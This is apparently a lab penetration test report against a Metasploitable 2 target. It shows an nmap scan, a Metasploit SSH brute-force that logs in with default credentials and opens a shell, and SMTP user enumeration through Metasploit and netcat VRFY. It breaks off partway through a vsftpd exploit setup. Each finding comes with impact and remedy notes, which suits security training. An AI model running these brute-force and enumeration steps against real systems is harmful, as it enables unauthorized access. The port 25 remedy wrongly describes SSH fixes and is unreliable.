
Penetration Test: Technical Report



Omicron Persei 8

PLANET EXPRESS

Table of Contents

Introduction

Planet Express was contracted to conduct penetration testing of Omicron 8's web architecture and network infrastructure. Planet Express brought in a team of eight penetration testers, which then conducted their testing during a time span of three months. They were allowed to use their own equipment and tools and were allowed to operate within normal business hours of 8:00 am to 5:00 pm. The team found a total of 29 vulnerabilities: 20 on the network infrastructure and 9 on the primary website architecture. Any critical vulnerability that was found was reported immediately to the Omicron 8's IT department.

Test Methodology

Planet express conducted their penetration testing over the span of three months using their own equipment and tools. There main tools included several applications found on a Kali Linux System. Some of their tools included the following:

- Nmap
- Wireshark
- Netcat
- Masscan
- Metasploit
- Nessus
- Burp Suite
- Openvas.

Vulnerability Details

The following chart provides a visual guide of the risk levels of the vulnerabilty discussed in this report. Vulnerabilities labeled as CRITICAL should be remedied immediately, while those labeled as LOW are still be addressed but are not as high priority as the other risk levels.





Figure 1 Threat level of vulnerability.

Figure 2 shows the results of an Nmap scan, which shows 20 open ports and services that leaves the network vulnerable to exploits. This report will include a detailed report of three of those open ports.


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help


```
└─$ nmap 10.13.37.102 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 02:55 EDT
Nmap scan report for 10.13.37.102
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```

Figure 2 Nmap scan showing open ports and services

Network Vulnerability

- **Vulnerability:** SSH (Secure Shell) Port 22 open

Proof of Exploit:


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
[-] 10.13.37.102:22 - Failed: 'metasploit:metasploit'
[-] 10.13.37.102:22 - Failed: 'metasploit:msfadmin'
[-] 10.13.37.102:22 - Failed: 'metasploit:msfconsole'
[-] 10.13.37.102:22 - Failed: 'metasploit:vmware'
[-] 10.13.37.102:22 - Failed: 'metasploit:peace'
[-] 10.13.37.102:22 - Failed: 'metasploit:'
[-] 10.13.37.102:22 - Failed: 'msfadmin:john'
[-] 10.13.37.102:22 - Failed: 'msfadmin:kal'
[-] 10.13.37.102:22 - Failed: 'msfadmin:ubuntu'
[-] 10.13.37.102:22 - Failed: 'msfadmin:metasploit'
[+] 10.13.37.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) gro
ups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse)
,111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server
 #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.13.37.101:33899 → 10.13.37.102:22) at 2024-04-15 00:28:03 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   10.13.37.101:33899 → 10.13.37.102:22 (10.13.37.102)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
msfadmin
```

Figure 3 Username and password successfully found (highlighted in yellow) and MS2 successfully exploited (red box).


Threat level: CRITICAL

Impact of Exploit: Port 22 is frequently targeted for brute force attacks and attempts at unauthorized access, which affects both the security and functionality of a system. This can lead to unauthorized access, data theft and manipulation, denial of service just to name a few.

Remedy: There are several methods that can help prevent a port 22 exploitation. Some of these include: changing the default SSH port 22 to a different less used port; use of strong and unique passwords; enabling two factor authentication and updating SSH with latest security patches.


❖ **Vulnerability:** SMTP (Simple Mail Transfer Protocol) Port 25

Proof of Exploit: Figure 4 shows names of user obtained and Figure 5 shows how we can verify that they are authentic.


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
                                                  asploit.com/docs/using-metasploit/basics
                                                  /using-metasploit.html
   RPORT      25                        yes       The target port (TCP)
   THREADS    1                         yes       The number of concurrent threads (max on
                                                  e per host)
   UNIXONLY   true                      yes       Skip Microsoft bannered servers when tes
                                                  ting unix users
   USER_FILE  /usr/share/metasploit-fr  yes       The file that contains a list of probabl
              amework/data/wordlists/u            e users accounts.
              nix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.135.132
RHOSTS ⇒ 192.168.135.132
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.135.132:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.13.37.102
RHOSTS ⇒ 10.13.37.102
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 10.13.37.102:25       - 10.13.37.102:25 Banner: 220 metasploitable.localdomain ESMTP Pos
tfix (Ubuntu)
[+] 10.13.37.102:25       - 10.13.37.102:25 Users found: , backup, bin, daemon, distccd, ftp
, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, p
ostmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 10.13.37.102:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Figure 4 List of user names obtained (yellow highlight).


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nc 10.13.37.102 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY syslog
252 2.0.0 syslog
VRFY CASTILLO
550 5.1.1 <CASTILLO>: Recipient address rejected: User unknown in local recipient table
```

Figure 5 Verifying that the users are genuine.


Threat level: CRITICAL

Impact of Exploit: Port 25 is essential for sending emails, a compromise here may lead to email spoofing and spamming, data interception, denial of service attacks, compliance violations amongst others.

Remedy: There are several methods that can help prevent a port 25 exploitation. Some of these include: implementing IP whitelisting to allow SSH access to specific IP addresses, placing SSH servers on a separate network segment such as a DMZ, and enabling two-factor authentication.

❖ **Vulnerability:** FTP (FILE Transfer Protocol) Port 21

Proof of Exploit:


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
   RHOSTS    10.13.37.102     yes       The target host(s), see https://docs.metasploit.com
                                        /docs/using-metasploit/basics/using-metasploit.html
   RPORT     21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
